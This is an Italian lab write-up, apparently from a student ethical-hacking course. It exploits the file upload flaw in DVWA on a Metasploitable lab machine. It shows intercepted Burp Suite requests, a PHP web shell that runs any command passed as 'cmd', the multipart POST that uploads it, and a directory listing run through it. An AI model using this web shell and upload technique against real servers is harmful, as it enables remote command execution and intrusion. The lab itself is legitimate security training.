
EXPLOIT FILE UPLOAD

Traccia: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


Accendo Burpsuite e metto on sul proxy, da lì acceso al browser e vado sulla DVWA. Per mandare avanti ricordarsi di cliccare forward.

```
GET / HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Richiesta GET per accedere alle informazioni da parte del browser.




Altra richiesta GET per accedere alla DVWA.



Richiesta POST, per inserire i dati. USername e password vengono inseriti nel corpo della richiesta POST. Seguita poi da richiesta GET per ottenere le informazioni sulla pagina.

Altra richiesta GET per entrare nella security.php

```
GET /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=29774888ed2d52fcd6dad0b740b53eae
Connection: close
```




Mettendo LOW come sicurezza, abbiamo una query POST.

Carichiamo in upload il nostro codice shell php che viene scritto nel corpo della richiesta HTTP. Lo shell php trovato sul web è questo

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 534
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0R7TgUf3JY0GprqV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=29774888ed2d52fcd6dad0b740b53eae
Connection: close

------WebKitFormBoundary0R7TgUf3JY0GprqV
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary0R7TgUf3JY0GprqV
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>

------WebKitFormBoundary0R7TgUf3JY0GprqV
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary0R7TgUf3JY0GprqV--
```

IP/dvwa/hackable/shell.php?cmd=ls




```
dvwa_email.png
shell.php
```

Possiamo cambiare la richiesta GET direttamente dentro burpsuite.